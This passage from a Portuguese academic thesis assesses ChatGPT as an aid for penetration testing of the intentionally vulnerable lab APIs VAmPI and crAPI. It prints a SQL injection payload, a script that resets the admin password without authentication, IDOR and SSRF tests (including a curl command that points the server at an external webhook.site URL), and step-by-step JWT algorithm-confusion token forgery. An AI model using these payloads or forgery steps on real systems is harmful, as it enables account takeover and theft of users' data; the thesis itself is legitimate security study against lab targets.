Durante os testes de injeção SQL, também foi possível confirmar a presença de vulnerabilidades relacionadas à exposição de dados sensíveis. O *chatbot* foi capaz de interpretar mensagens de erro geradas por falhas em requisições de *login* feitas durante os testes, identificando nelas pistas que permitiam fazer inferências sobre os usuários cadastrados no sistema.

Figura 4 – Teste de Injeção SQL - especificando o *endpoint* alvo

Figura 5 – Teste de Injeção SQL - *payloads* sugeridos pelo ChatGPT

Essas mensagens variavam de acordo com os dados fornecidos na requisição, o que acabou revelando informações sensíveis sobre o funcionamento interno da *API*. Um dos exemplos observados ocorreu durante a execução de um *payload* de injeção SQL:

```
1 Testando payload: {'username': '' OR '1'='1' --', 'password': '
    qualquercoisa'}
2 Resposta (200): { 'status': 'fail', 'message': 'Username does not exist
```

```
    '}
```

A resposta indica claramente que o nome de usuário fornecido não está presente no banco de dados. Isso já constitui uma vulnerabilidade de enumeração de usuários, pois permite testar diferentes nomes até encontrar um existente. Em uma segunda tentativa, com um nome válido, porém senha incorreta, a mensagem retornada muda, tornando a distinção de quais usuários estão cadastrados no sistema:

```
1 Testando payload: {'username': 'admin', 'password': 'senha_errada'}
2 Resposta (200): { "status": "fail", "message": "Password is not correct
    for the given username."}
```

4.1.3 Autenticação e Autorização

A *API* apresenta uma falha de verificação de privilégios que permite a um usuário autenticado modificar informações de outros usuários. Quando foi solicitado ao *chatbot* que auxiliasse na identificação de vulnerabilidades no *endpoint* '/users/v1/username/password', ele elaborou um plano de testes, ilustrado nas Figuras 6, 7 e 8. A vulnerabilidade explorada consiste em tentar alterar a senha de um usuário conhecido — como o *admin*, descoberto durante a enumeração de usuários, ou outro obtido por meio de injeção SQL — sem estar autenticado como o próprio dono da conta. Inicialmente, a tentativa é feita sem o uso de um *token* de autenticação, e a *API* responde corretamente com uma mensagem de erro informando que o *token* é necessário. Em seguida, a requisição é repetida, mas desta vez incluindo o *token* de autenticação de um usuário diferente do proprietário da conta. Concluindo este teste, a alteração da senha é realizada com sucesso, evidenciando a ausência de uma verificação adequada de permissões nesse *endpoint*.

Foi identificada também uma falha de autorização que resulta na exposição de dados sensíveis. O *endpoint* `/books/v1/{livro}`, que deveria restringir o acesso às informações de um livro apenas ao seu respectivo proprietário, não realiza uma verificação adequada da identidade do solicitante. Como consequência, qualquer usuário autenticado, desde que possua um *token* válido, consegue acessar o nome e o segredo do livro, mesmo que não seja seu dono legítimo.

4.2 Testes na *API* crAPI

Nesta *API*, a exploração e descoberta de *endpoints* foi feita manualmente, por sugestão inicial do *chatbot*. Ao realizar o registro de um usuário e navegando por funcionalidades, anotando os códigos *URL* e fazendo descrições sobre a interface, foi possível criar uma lista descritiva do ambiente. Um exemplo de construção da lista de endpoints enviada ao *chatbot*:

🔧 `PUT /users/v1/{username}/password`

Se esse endpoint estiver vulnerável a **falta de autenticação** ou a **SQL injection**, podemos:

- Alterar a senha de qualquer usuário (ex: `admin`)
- Ganhar acesso total à conta com a nova senha
- Testar depois via `/login`

✅ Plano de ataque (sem token):

1. Enviar um `PUT` para `/users/v1/admin/password`
2. Payload com nova senha
3. Verificar se conseguimos fazer login com ela

Figura 6 – Teste de Escalonamento horizontal de autenticação - plano de ataque

🧪 Script para alterar a senha do admin sem token

python — Copiar — Editar

```python
import requests

url = "http://localhost:5000/users/v1/admin/password"
payload = {
    "password": "novasenh@123"
}

response = requests.put(url, json=payload)

print(f"Status: {response.status_code}")
print("Resposta:", response.text)
```

🚩 Se funcionar:

Agora você pode fazer login com:

json — Copiar — Editar

```json
{
  "username": "admin",
  "password": "novasenh@123"
}
```

Se o login retornar um token, significa:

> 💥 Falha grave: API permite alteração de senha **sem autenticação**
> 🛡️ Isso viola princípios básicos de controle de acesso (Broken Access Control)

Figura 7 – Teste de Escalonamento horizontal de autenticação - script e resultado esperado




Figura 8 – Teste de Escalonamento horizontal de autenticação - caso com *token*

- http://localhost:8888/login, página de *login*, possui 2 campos de entrada, um de *email* e outro de senha.
- http://localhost:8888/forgot-password, acessível ao clicar *forgot your password* na página de login, existe um campo para inserir o *email* da conta, e após clicar em um botão, envia um *One Time Password* para alterar a conta com uma senha nova.
- http://localhost:8888/signup, página de registro de usuário, tem campos de entrada para nome, *email*, telefone, senha e confirmação de senha.
- http://localhost:8888/dashboard, página de navegação, alguns botões para mudar de página e um botão com a funcionalidade *verify-vehicle* para adcionar um veículo ao aplicativo.
- http://localhost:8888/orders?order_id=(idDeUmPedido) página que exibe informações a respeito de um pedido.

Com estas informações, ele formulou a seguinte lista de possíveis vulnerabilidades para teste:

- **Cadastro e Login**
  Endpoints: `/signup, /login, /forgot-password, /reset-password`
  - Força bruta (Brute Force)
  - Injeção de SQL
  - Cross-Site Scripting (XSS)
  - Validação inadequada do OTP
- **Gestão de Perfil e Dados Sensíveis**
  Endpoints: `/my-profile, /change-email, /verify-vehicle`
  - Exposição de dados sensíveis
  - Validação inadequada na troca de email

  - Falha de autorização no registro de veículos

- **Interação com o Fórum**
  Endpoints: `/forum, /new-post, /post?post_id=, /my-profile`
  - Cross-Site Scripting (XSS)
  - IDOR (Insecure Direct Object Reference)
  - Permissões inadequadas para edição/exclusão

- **Pedidos e Loja**
  Endpoints: `/shop, /past-orders, /orders?order_id=`
  - IDOR em pedidos
  - Reutilização ou falsificação de cupons
  - Manipulação na devolução de pedidos

- **Testes Gerais de Segurança**
  - Falhas de autenticação e autorização
  - Ausência de proteção contra CSRF
  - Vulnerabilidades comuns identificadas por fuzzing

Entre os tópicos definidos para a investigação, foi identificada uma vulnerabilidade na seção de Pedidos e Loja, além de três falhas durante os testes gerais de segurança. A primeira vulnerabilidade identificada, conforme o plano de testes estabelecido, foi uma falha de controle de acesso do tipo IDOR no módulo de Loja e Pedidos. Durante a análise do *endpoint* `/orders?order_id=id`, o *chatbot* sugeriu realizar a compra de um item disponível na loja. Após a finalização da compra, o usuário é redirecionado para uma página que exibe os detalhes do pedido, incluindo informações pessoais do comprador. Observa-se que a URL contém o identificador do pedido, e, ao modificar esse valor manualmente para o identificador de outro pedido existente no sistema, foi possível acessar os dados de pedidos de outros usuários, mesmo sem estar autenticado como eles.

Neste ambiente de testes, o ChatGPT também foi capaz de auxiliar na identificação de vulnerabilidades mais complexas, como *Server-Side Request Forgery* (SSRF) e falhas na autenticação baseada em *tokens* JWT. Além de reconhecer essas vulnerabilidades, o *chatbot* contribuiu ativamente na elaboração de testes eficazes para explorá-las. Um exemplo notável foi a falsificação de um *token* JWT, que permitiu simular a identidade de outro usuário autenticado, resultando em acesso indevido a dados privados. Durante esse processo, foi necessário realizar uma pesquisa externa sobre a estrutura e funcionamento dos *tokens* JWT, uma vez que o *chatbot* não explicou de forma clara os conceitos envolvidos, o que dificultou a compreensão inicial. Apesar dessas limitações, o

assistente demonstrou capacidade de identificar e explorar estas duas falhas, reforçando seu potencial como ferramenta de apoio em testes de segurança.

4.2.1 SSRF

Após a confirmação da vulnerabilidade de IDOR no módulo de Loja, foi realizada outra investigação nas funcionalidades do aplicativo, e foi identificado um novo *endpoint*, `/contact-mechanic?VIN=idVeiculo`. Ao ser informado sobre esse *endpoint*, o *chatbot* sugeriu observar a requisição enviada ao servidor, utilizando a aba *Network* das ferramentas de desenvolvedor (*DevTools*) do navegador, durante a execução da funcionalidade correspondente. A análise da requisição revelou a presença de um campo chamado `mechanic_api` no corpo da solicitação, o qual permite que o cliente especifique a URL para a qual o *backend* deve encaminhar uma requisição — indicando uma possível vulnerabilidade do tipo SSRF (*Server-Side Request Forgery*). Nessa situação, o servidor pode ser induzido a realizar chamadas HTTP para domínios internos ou maliciosos. A Figura 9 ilustra o conteúdo original da requisição e a observação feita pelo *chatbot* a respeito do risco de redirecionamento. O teste para explorar essa vulnerabilidade foi conduzido seguindo os passos sugeridos pelo assistente:

1. Foi criado um *webhook* para capturar a requisição que seria feita no teste (Figura 10).

2. A requisição feita para confirmar a vulnerabilidade altera o conteúdo do campo 'mechanic_api' para o endereço do *webhook* criado (Figura 11).

3. Verificar se o *webhook* foi capaz de capturar a requisição redirecionada pela *API* (Figura 11).

   O teste teve êxito em confirmar a vulnerabilidade, pois a requisição foi, de fato, capturada pelo *webhook* (Figura 12). Esse comportamento comprova que o *backend* da aplicação realiza chamadas para URLs fornecidas pelo cliente, sem a devida validação.

4.2.2 *Broken Authentication* (Confusão de Algoritmo)

Durante a investigação da requisição realizada no teste de SSRF, o *chatbot* identificou o *token* JWT utilizado pelo usuário autenticado (campo Authorization exibido pela Figura 13) e sugeriu a verificação de possíveis vulnerabilidades associadas a esse mecanismo de autenticação.

Uma dessas vulnerabilidades é conhecida como confusão de algoritmo em *tokens* JWT, caracterizada pela forma incorreta com que o servidor trata diferentes algoritmos de assinatura. A falha ocorre quando o *backend* aceita múltiplos algoritmos (como RS256

Excelente! Agora temos o corpo completo da requisição enviada para o endpoint `/workshop/api/merchant/contact_mechanic`. Aqui está o JSON:

json — Copiar — Editar

```
{
  "mechanic_api": "http://localhost:8888/workshop/api/mechanic/receive_report",
  "mechanic_code": "TRAC_JME",
  "number_of_repeats": 1,
  "problem_details": "sfsdfs",
  "repeat_request_if_failed": false,
  "vin": "1CLCW68SLZZ890306"
}
```

✅ **O que isso revela:**

Esse endpoint está **encaminhando uma requisição para outro endpoint**, o `mechanic_api`, que provavelmente é interno da aplicação. Isso levanta algumas bandeiras de segurança:

🚨 **Possíveis vulnerabilidades a investigar agora:**

1. **SSRF (Server-Side Request Forgery)**
   Como o campo `mechanic_api` é controlado pelo cliente, talvez seja possível:
   - Apontar esse campo para **outros serviços internos da API**
   - Enviar a requisição para um servidor controlado por você (ex: ngrok ou webhook.site) para **ver se o back-end faz chamadas externas**

Figura 9 – Identificação do campo `mechanic_api` e risco de redirecionamento

Perfeito! Vamos fazer isso passo a passo para testar **SSRF**. A ideia é redirecionar o backend da crAPI para um servidor externo controlado por você e verificar se ele **faz requisições para URLs arbitrárias**.

🪝 **1. Criar um Webhook de teste**

Acesse o site https://webhook.site


Ele vai te gerar uma URL única, por exemplo:

arduino — Copiar — Editar

```
https://webhook.site/abcd1234-5678-90ef-ghij-klmnopqrstuv
```

Copie essa URL — **é pra ela que o backend vai tentar se conectar.**

Figura 10 – Geração de um *endpoint* externo para teste com *webhook*



2. Enviar a requisição alterando `mechanic_api`

Use este `curl` ou o DevTools para enviar a requisição, alterando o campo `mechanic_api`:

bash — Copiar — Editar

```
curl -X POST http://localhost:8888/workshop/api/merchant/contact_mechanic \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer SEU_TOKEN_JWT_AQUI" \
  -d '{
    "mechanic_api": "https://webhook.site/abcd1234-5678-90ef-ghij-klmnopqrstuv",
    "mechanic_code": "TRAC_JME",
    "number_of_repeats": 1,
    "problem_details": "Testando SSRF",
    "repeat_request_if_failed": false,
    "vin": "1CLCW68SLZZ890306"
  }'
```


3. Verifique o Webhook

Volte na aba do webhook.site e veja se a requisição chegou.

Se você recebeu a requisição, **parabéns!**

Você acabou de encontrar uma vulnerabilidade de **SSRF (Server-Side Request Forgery)**.

Figura 11 – Envio da requisição manipulada para o *webhook* - execução prática do ataque SSRF



Request Details & Headers

GET	https://webhook.site/5509e714-214f-46fa-930d-9f7d03d5ea3a?mechanic_api=https%3A%2F%2Fwebhook.site%2...
Host	45.232.74.42 Whois Shodan Netlify Censys VirusTotal
Date	22/04/2025 16:09:59 (há poucos segundos)
Size	0 bytes
Time	0.000 sec
ID	1e996686-6929-434d-a51b-acda4ad2e761
Note	Add Note

Query strings

mechanic_api	https://webhook.site/5509e714-214f-46fa-930d-9f7d03d5ea3a
mechanic_code	TRAC_JME
number_of_repeats	1
problem_details	Testando SSRF para o TCC
repeat_request_if_failed	False
vin	1CLCW68SLZZ890306

Figura 12 – Requisição recebida pelo *webhook*




Figura 13 – Cabeçalho da requisição enviada pelo *endpoint* '/contact-mechanic?VIN=idVeiculo'

e HS256) para verificar a autenticidade dos *tokens*, mas não distingue corretamente entre eles no momento da validação.

O algoritmo RS256 (assinatura RSA com SHA-256) é um esquema assimétrico, em que um par de chaves é utilizado: a chave privada serve para assinar o *token*, enquanto a chave pública é usada para verificar sua autenticidade. Por outro lado, o algoritmo HS256 utiliza um esquema simétrico baseado em HMAC (com SHA-256), no qual uma única chave secreta é usada tanto para assinatura quanto para validação do *token*. A vulnerabilidade ocorre quando o servidor aceita um *token* que declara uso de HS256, mas tenta validá-lo utilizando a chave pública originalmente empregada para *tokens* RS256. Caso o invasor consiga a chave pública utilizada no método RS256, ele pode usá-la como se fosse uma chave secreta para forjar uma assinatura válida sob HS256, comprometendo a segurança do sistema. Durante os testes, a vulnerabilidade foi explorada seguindo os seguintes passos:

1. O *token* de autenticação original, assinado com RS256, foi obtido normalmente através do processo de *login* da aplicação. O *token* pode ser observado na Figura 15.

2. O conteúdo do *token* foi decodificado utilizando o site `jwt.io`, expondo seu *header* e *payload* (Figura 16).

3. O algoritmo de assinatura declarado no *header* foi então alterado de `RS256` para `HS256`, indicando ao servidor que o *token* deveria ser validado com HMAC.

4. A chave pública da aplicação, originalmente usada apenas para verificação de *tokens* RS256, foi reutilizada como se fosse uma chave secreta para gerar uma nova assinatura HMAC.

5. O campo `sub` do *payload* foi modificado para o *e-mail* de outro usuário legítimo, previamente identificado através do *endpoint* ‘`/orders?order_id=(idDeUmPedido)`‘.

6. Com esses ajustes, um novo *token* forjado foi criado e enviado ao servidor, que o aceitou como válido, concedendo acesso indevido aos dados do usuário alvo.

4.3 Discussão de resultados

A análise dos testes realizados revela uma cobertura limitada na identificação das vulnerabilidades presentes nas *APIs* avaliadas. No caso da VAmPI, das 8 falhas documentadas, apenas 4 foram efetivamente detectadas, resultando em uma cobertura de 50%. Na crAPI, o desempenho foi ainda mais restrito: das 17 vulnerabilidades conhecidas, somente 4 foram identificadas, correspondendo a cerca de 23,5%. Esses resultados indicam

Figura 14 – Chave pública do algoritmo RS256




Figura 15 – *Token* de autenticação de usuário codificado

que, embora o ChatGPT tenha contribuído para a descoberta de falhas relevantes, sua performance como principal agente no desenvolvimento dos testes ainda é insatisfatória, principalmente em cenários mais complexos e que demandam uma maior cobertura, como em aplicações comerciais.

Entre os principais fatores que dificultaram o processo, destaca-se a dificuldade do modelo em interpretar corretamente os *prompts* fornecidos, o que levou à geração de instruções incompletas, testes ineficazes e à necessidade de múltiplas reformulações. Assim, mesmo com a assistência do *chatbot*, o sucesso dos testes exigiu uma atuação ativa do usuário, tanto para superar erros de interpretação quanto para contornar respostas inconsistentes ou alucinações ocasionais.




Figura 16 – *Header* e *Payload* decodificados a partir do *Token* de autenticação pelo site jwt.io

A ausência de uma interface gráfica na VAmPI, por exemplo, obrigou o uso de ferramentas como terminal para realizar todas as interações com a *API*. Esse fator complicou especialmente requisições que exigiam *tokens* de autenticação ou o envio de dados no corpo da requisição em formato JSON. Em uma das tentativas de *login* realizadas ao testar a listagem de usuários, por exemplo, o comando sugerido inicialmente pelo ChatGPT resultava em erro devido à formatação inadequada no PowerShell:

```
curl.exe -X POST http://localhost:5000/users/v1/login -H 'Content-Type:
    application/json' -d '{'username':'admin', 'password':'admin'}' -i
```

A resposta do servidor foi:

```
HTTP/1.1 400 BAD REQUEST
{
'message': 'Request body is not valid JSON',
'status': 'fail'
}
```

Ao relatar o erro, o *chatbot* foi capaz de diagnosticar corretamente o problema e sugerir a seguinte alternativa:

> "Isso acontece porque o PowerShell trata aspas de forma diferente. Para resolver, você pode usar o seguinte comando em PowerShell:"

```
$body = '{'username':'admin','password':'admin'}'
Invoke-RestMethod -Uri http://localhost:5000/users/v1/login -
    Method POST -ContentType 'application/json' -Body $body
```

Ao realizar o *login* na *API* também ocorreu uma dificuldade de visualização completa dos *tokens* JWT retornados pelas respostas da *API*. Por padrão, o PowerShell pode truncar cadeias de caracteres longas, como observado após um *login* bem-sucedido:

```
auth_token

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJleHAiOjE3NTAwNzgwMTYsImlhdCI6MTc1MDA3Nzk1Niwic3ViIjoibmFtZTEifQ.
    rvya8ReGOHR3...
```

Nesse caso, o *chatbot* também ofereceu uma solução adequada para exibir o *token* completo:

```
$body = '{'username':'name1','password':'pass1'}'
$response = Invoke-RestMethod -Uri http://localhost:5000/users/v1/login
    -Method POST -ContentType 'application/json' -Body $body

$response.auth_token | Out-String
```

